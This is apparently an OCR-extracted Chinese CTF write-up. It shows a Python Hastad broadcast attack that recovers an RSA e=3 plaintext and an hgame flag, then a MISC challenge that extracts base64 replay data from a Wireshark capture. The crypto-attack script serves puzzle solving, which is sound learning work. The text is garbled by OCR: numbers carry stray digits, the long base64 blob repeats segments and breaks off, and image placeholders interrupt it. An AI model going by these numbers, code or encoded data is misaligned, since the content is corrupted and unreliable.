33130331419181312625425491492638427949411557699773080256600900034563434959593 67
71485314011602819605260617234791617545551939797266569615153740192121537265948071
42456303698775715290518062768887156433902187122160641097916121097179118289646514
21769631495647447262642086848615242101328478486365329993087525337198232736799113
91268282867295390333826506878594128681375793097754406985028482411223944231297714
42338402870863767769545005951064956498742874485207824630520777152431261010818838
13865508291186583469980737500886 1

```
c7 =
781408985689601725375323999575420650797547856081961756537251888313151427638494271444774331098811965601836220272270879546741991889918559291463367849797647204975476858247357519486760731968690271994116689515784905995073318003280726991930163485700929422693987140259480917370175481055628340316998318775175218361169124074288290377299943486035786941872411945876500539666826164437574303666938164388225415723204268199626967900473447056172419894034829626425613403635531008612320839028288304160535264781202394167650096226492614193112211322871159954837363021564982386440851828071031573077551087740798394743731716784798792707723769184597523314165720573731040683155168262708200792076877817944317097911927254697494839883602096629597673284216108459660433360996243550885718820261916435140676024816199639892839980879416575068825155033336052154527142487649693986580388062533434113744322188390630196805067021938446425147041658189924670805536376213445956685989971520643514018899734919690276557857051697837875965086456801458661446058330446050431872933365881706627212098487574281521872220059343264824204337543967092395049347782136392379622916523170085265300264805064556152164074135678808787030595821522297988166200730958338028436291524539059592137546315 6

questions = []
questions.append({'n':n1,'c':c1})
questions.append({'n':n2,'c':c2})
questions.append({'n':n3,'c':c3})
questions.append({'n':n4,'c':c4})
questions.append({'n':n5,'c':c5})
questions.append({'n':n6,'c':c6})
questions.append({'n':n7,'c':c7})
e=3
for question in list(itertools.combinations(questions, 3)):
    # print(question)
    N = 1
    for i in range(len(question)):
        N*=question[i]['n']
    N_list = []
    for i in range(len(question)):
        N_list.append(N//question[i]['n'])
    t_list = []
    for i in range(len(question)):
        t_list.append(int(gmpy2.invert(N_list[i],question[i]['n'])))
    sum = 0
    for i in range(len(question)):
        sum = (sum+question[i]['c']*t_list[i]*N_list[i])%N
    sum = gmpy2.iroot(sum,e)[0]
    # print(sum)
    try:
        word = libnum.n2s(int(sum)).decode()
        print(word)
    except:
        pass
```

```
Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,
I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}
I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem
```


缝合最后的flag：

hgame{!f+y0u-pl4y_rem@ind3r~YOu^9ot=i7}


MISC


A R K

下载下来一个 Wireshark 的文件。打开分析，发现其中有上传 ssl.log 的记录.




右键 追踪流->TCP流







另存为 ssl.log



直接导出所有 HTTP 内容：



getBattleReplay 中有 base64 编码的内容



使用程序解码并保存

```
import base64
```


```
input =
'UEsFBhQAAAAIALdiS1Ki22GCdCgAABi+BQANAAAAZGVmYXVsdF9lbnRyecSdTavTQBRA/OvcRp25dzI
f7lRciIIi4kIRCTZqNE21SZ+K+N+d5tYvdH/ARV+/zmttpjfnMLxvzet+/7Ef386P5unrs+G4jIe5ueX
bZh33w7LWG5tbjY9ecijOuaZt3h9Ox7mfmlvfmv2w9rt+7c+X633nXX/cPZ76rO/rY5tbkuRGKSVJ1zZ
v+/3wZFhOO7o9+dJfDXanRpz46O6uu/LU6y2N9d+NrhOf4/MKOw77fpzH+e3dw1IfWsofVz0c3wyPD+N
cr9e2+TBOO7C7Nw/7cVjunq/sUtvsx2X5+1rXNtNwNUz3dxV++/U6Xo1rve1m/3r1cdfd3G58dfnpla+
v+PzS3g7b/f+6+qqfxt2D/2C/14d8OvX1AS/q+/uuP96fl/X8+Fxv+DDO54vb9a/E+e7V7rR8uObrE67
7j9uvNZ+mabvntP1YL71+d9zu9qre7XLDvBu+1Fdz+fHh1VTfWHtpdunju34Ztjt8PKzDvI799KSfP2z
XvOmvDsc7/bpOw2O7m9ZfbVxuL8u4rHfrb9bcWo+n4fvL+oyHt8v5hfz+QBi1fmTG9XQczv/3p3n8dNr
eIfEhhazZd6298n9falPfnoM9yW48Dq9X+8Sdf8/l/GTHw+f6o9THH6bzhe/fWwyuJDyQ8I6ERxKeSHg
m4QWEiyPhnoSTK5yQK5yQK5yQK5yQK5yQK5yQK5yQK5ySK5ySK5ySK5ySh5qSh5qSh5qSh1ogD7VAHmq
BPNQCOUwEcpjoUDg5yXTk8hrJ4zySx3kkj/OI/p+TX6mR/EqN5FdqIg+1RB5qiTzUEvmVmshvtUR+qyV
yhUvkCpfIFS6RK1wmV7hMrnCZXOEyucJlcoXL5AqXiRVONzgU9QwORT2DQ1HP4FDUMzgU9QwORT2DQ1H
P4FDUMzgU9QwORT2DQ1HP4FDUMzgU9QwORT2DQ1HP4FDUMzgU9QwORT2DQ1HP4FDUMzgU9QwORT2DQ1H
P4FDUMzgU9QwORT1twainZNRTMuopGfWUjHpKRjOlo56SUU/JqKdk1FMy6ikZ9ZSMekpGPSWjnpJRT8m
op2TUUzLqKRn1lIx6SkY9JaOeklFPyainZNRTMuopGfWUjHpKRjOlo14wOBP1DA5FPYNDUc/gUNQzOBT
1DA5FPYNDUc/gUNQzOBT1DA5FPYNDUc/gUNQzOBT1DA5FPYNDUc/gUNQzOBT1DA5FPYNDUc/gUNQzOBT
1DA5FPYNDUc/gUNQzOBT1DA5FvdCCUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+
QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUS+QUa8zOBP1LnA
m6hkcinoGhwykwSEDaXDIQBocMpAGhwykwSED+RPekR+4jvzAdeQK15EfuA79wBHTaOc6mY5OMh3pZDp
ygOzIAbIjB8hIDpCRHCAjOUBGcoCM5AAZyQEykgNkJAfISA6QkRwgIzlARnKAjOQAGckBMpIDZCQHyEg
OkJEcICM5QEZygIzkAJnIATKRA2QiB8hEDpCJHCATOUAmcoBM5ACZyAEykQNkIgfIRA6QiRwgEzlAJnK
ATOQAmcgBMpEDZCIHyEQOkIkcIDM5QGZygMzkAGlwaIOkwaENkgaHNkgaHNogaXBog6TBoQ2SBoc2SBo
c2iBpcGiDZCbPUjN5lprJs9RMnqVm8iw1k2epBod26hkc2qmXW3CnXiZ36mVyp14md+pl8iw1k2epmTx
LzeQmmkxuosnkJppMbqLJ5CaaTG6iyeQmmkxuosnkJppMqrBMqrBMqrBicEaFXeCMCrvAGRVmcEiFGRx
SYQaHVJjBIRVmcEiFlRZUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYV
UYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYYVUYQVUYeIMjqiwn3BEhf2EIyr
sJxxRYRc4o8IucEaFXeCMCrvAGRVW4ZwKEweqMHGgChMHqjBxoAoTB6owcaAKEweqMHGgChMHqjBxoAo
TB6owcaAKEweqMHGgChMHqjBxoAoTB6owcaAKEweqMHGgChMHqjBxoAoTB6owcaAKEweqMHGgChMHqjB
xoAoTB6owcaQK8xscUmEGh1SYwSEVZnBIhRkcUmEGh1SYwSEVZnBIhfkWVGGeVGGeVGGeVGGeVGG
eVGGedDKedDKedDK/4ORxHsjjPBCnS7/g5CQTyEOtIw814k8Zigf/lKF48E8ZiicNpCcNpCcNpCcNpCc
NpCcNpCcNpCcNpCcNpCcNpCcNpCcNpCcNpCcNpCcNpCcNpGxwyEAaHDKQBocMpMEhA2lwyEBe4IyBNDhkIA0
OGUiDQwbS4JCBNDhkIKUFDaSQBlJIAymkgRTSQAppIIU0kEIaSCENpJAGUkgDKaSBFNJACmkghTSQQhp
IIQ2kkAZSSAMppIEU0kAKaSCFNJBCGkghDaSQBlJIAymkgRTSQAppIIU0kLrBIQNpcMhAGhwykAaHDKT
BIQNpcMhAXuCMgTQ4ZCANDhlIgOMGOuCQgdQWNJBKGkglDaSSBlJJA6mkgVTSQCppIJU0kEoaSCUNpJI
GUkkDqaSBVNJAKmkglTSQShpIJQ2kkgZSSQOppIFU0kAqaSCVNJBKGkglDaSSBlJJA6mkgVTSQIYNDhl
IgOMGOuCQgTQ4ZCANDhlIgOMG8gdxd3LlSAwDQdShPnADSPrv2MwTqG4TvgVxKIlQRqKoBzcG8sGNgSw
4MpAFRway4MhArh9oIJcOkEsayCUN5JIXEi55IeGSFxIuKX6XFL9Lit8lxe+S4ndJ8fuFp/zApfzApTz
biYFcOkAuaSCXNJBLGsglDeSSBnJJA7mkgVzSQC5pIJcOkEsayCUN5JIGMj5wZCALjgxkwZGBLDgykAV
HBrLgyEA+uDGQD24M5IMbA1lwZCALjgxk/EADGdJAhjSQIQ1kSAMZOkCGNJAhDWRIAxnSQIYOkCENZEg
DGdJAhjSQIQ1kSAMZOkCGNJAhDWRIAxnSQIYOkCENZEgDGdJAhjSQIQ1kSAMZOkCGNJD5gSMDWXBkIAu
ODGTBkYEsODKQBUcG8sGNgXxwYyAf3BjIBzcGsuDIQOYPNJApDWRKA5nSQKYOkCkNZEoDmdJApjSQKQ1
kSgOZOkCmNJApDWRKA5nSQKYOkCkNZEoDmdJApjSQKQ1kSgOZOkCmNJApDWRKA5nSQKYOkCkNZEoDuT9
wZCALjgxkwZGB3FIObCkHtpQDW8qBLeXAlnJgSzmwpRzYUg78wuVXbcmzfcmzndyMt+XNeFvejPcLl8d
ryGce8pkTJ7Olk9nSyWwZl7aMS1vGpSPjOpFx6ci4dGRcOjIuHRmXjoxLR8alI+PSkXHpyLhOZFw6Mi4
dGZeOjEtHxqUj49KRcenIuHRkXDoyLhOZl46MSOfGpSPjOpFx6ci4dGVcujIuXRmXroxLV8alK+PSlXH
pyrhOZVy6Mi5dGZeujEtXxqUr49KVcenKuHRlXLoyLlOZl66MS1fGpSvjOpVx6cq4dGVcujIuXRiXZoN
xaTYYl2aDcekPDj5wf3D6gQMn3IObt7Af3LyF/eDmLewvnLyF/YWTt7C/cPIW9hdO3sL+wslb2P/h7i3
sP7g84YY84YY84YSBnAOayNmggZwNGsjZoIGcDRrI2aAKmw2qsNmgCpsNqrDZoAqbDaqw2eBfkM8G/4J
8NvgX5LPBOwdmg3cOzAbvHJgNGsjZoIGcDRrIP7g8Xrf8qm35VRNXPcwGr3qYDV71MBu86mE2eNXDbPC
qh9ngVQ+zwaseZoNXPfzB5Ql35Al35AknSr3ZYKk3myz1+geOSr2Co1Kv4KjUKzgq9QqOSr2Co1Kv4Kj
UKzgq9QqOSr2Co1Kv4KjUKzgq9QqOSr2Co1Kv4KjUKzgq9QqOSr2Co1Kv4KjUKzgq9QqOSr2Co1Kv/8BSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8t
Sr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSr8tSb3zgqNQrOCr1Co5KvYK
jUq/gqNQrOCr1Co5KvYKjUq/gqNQrOCr1Co5KvYKjUq/gqNQrOCr1Co5KvYKjUq/gqNQrOCr1HtyUegV
HpV7BUalXcFTqFRyVegVHpV7BUalXcFTqjR9Y6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1
Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6g1Z6s0
PHDmZgiMnU3DkZAqOnEzBkZOZP9DJfOEhzvZfuHzmIZ+5uEh8TniR+JzwIvE5pZOZOslM6WSWHKlLjtQ
```

lR+qSI3XJkbrkSF1ypC45UpccqUuO1CVH6pIjdcmRuuRIXXKkhhypIUdqyJEacqSGHKkhR2rIkRpypIY
cqSFHasiRGnKkhhypIUdqyJGaHzjaby842m8vONpvf3CzevrgZvXOwc3q6S9cDJZfuPgx8QsX1VbK3+O
pf7en/N1ecPPvwA9u/h34wc2/A//B5Vdtya/akl81EpdSxqWUcSnlonXKReuUi9ZfeMpnnvKZp3zmZNE
65aJ1ykXrlIvWKRetUy5ap1yOTrlonXLROuXGb8qN35Qbvyk3flNu/Kbc+E258Zty4zflxu/+wJH4LTg
SvwVH4vfBjfh9cCN+H9yI3wc34vfBjfh9cCN+C47Eb8GR+CO4Er8FR+K34Ej87h8ofrcUv1uK3y3F75b
idOvxu6X43VL8bil+txS/W4rfLcXvP+bu5AhuGIaiYEJz4AIRYP6J2TWQJ4V2BO9CSlV9+EwJvynhNyX
8poTflPCbEn5Twm9K+EOJvynhNyX8poTflPCbEn5Twm9K+EOJvynhNyX81jeO4LfjCH47juD3jRv4feM
Gft+4gd83buD3jRv4feMGft+4gd+OI/jtOILfjiP47TiC3/pA+COJvyXhtyT8loTfkvBbEn5Lwm9J+CO
JvyXhtyT8loTfkvBbEn5Lwm9J+COJvyXhtyT8loTfkvBbEn5Lwm9J+COJvyXhtyT8loTfkvBbEn7vN45
ekOw4ekGy4+gFyY6jpww7jp4y7Dh6yrDj6CnDjqOnDDuOnjLsOBLIjiOBvB8okFcK5JUCeaVAXklhV1L
YlRR25UTblRNtVO6OXUlhV1LYlRR2JYVdSWFXUtiVFHYlhV1JYVdS2JUUdiGFxfjGDQ68cYMDf+MOB2J
AHIgBcSAGxIEYEAdiQByIAXEgBsSBGBAHYkAciAFxIAbEgRgQB2JAHIgBcSAGxIEYEAdiQByIAXEgBsS
BGBAHYkAciAFxIAbEgRgQB2JAHIgBcSAGxIEYEAdiQByIIXFgfuMIBzqOcGB+IA5MiQNT4sCUODAlDky
JA1PiwJQ4MCUOTIkDU+LAlDgwJQ5MiQNT4sCUODAlDkyJA1PiwJQ4MCUOTIkDU+LAlDgwJQ5MiQNT4sC
UODAlDkyJA1PiwHrjU5z2X1yc9l9cnPZ/8SX+ar+4uGq/uLhqb5zM+PyLkxmff3Ey4/M37p4g/xt3T5D
/jbsnyGNJHFgSB5bEgV9cfl5Dfl4f+XkVezKx4J5MLLgnEOuazJIms6TJLPjgfiz44H4s+OB+LDjjEwv
O+MSCMz6xpEAuKZBLCuSSArmkQC4pkEsK5JICuaRA/uLyC5fyC5fyCydmfGLBGZ9YcMYn9jeO4LfjCH4
7juC34wh+O47gt+MIfjuO4LfjCH47juC34wh+O47gt+MIfjuO4LfjCH73B8LvlvC7JfxuCb9bwu+W8Ls
l/G4Jv1vC75bwuyX8bgm/W8LvlvC7JfxuCb9bwu+W8Lsl/G4Jv1vC75bwuyX8bgm/W8LvlvC7JfxuCb9
bwu+W8Lsl/MY3juC34wh+O47gt+MIfjuO4LfjCH47juC34wh+O47g94Ob+OO4gt+OI/jtOILfjiP4jQ+
E35DwGxJ+Q8JvSPgNCb8h4Tck/IaE35DwGxJ+Q8JvSPgNCb8h4Tck/IaE35DwGxJ+Q8JvSPgNCb8h4Tc
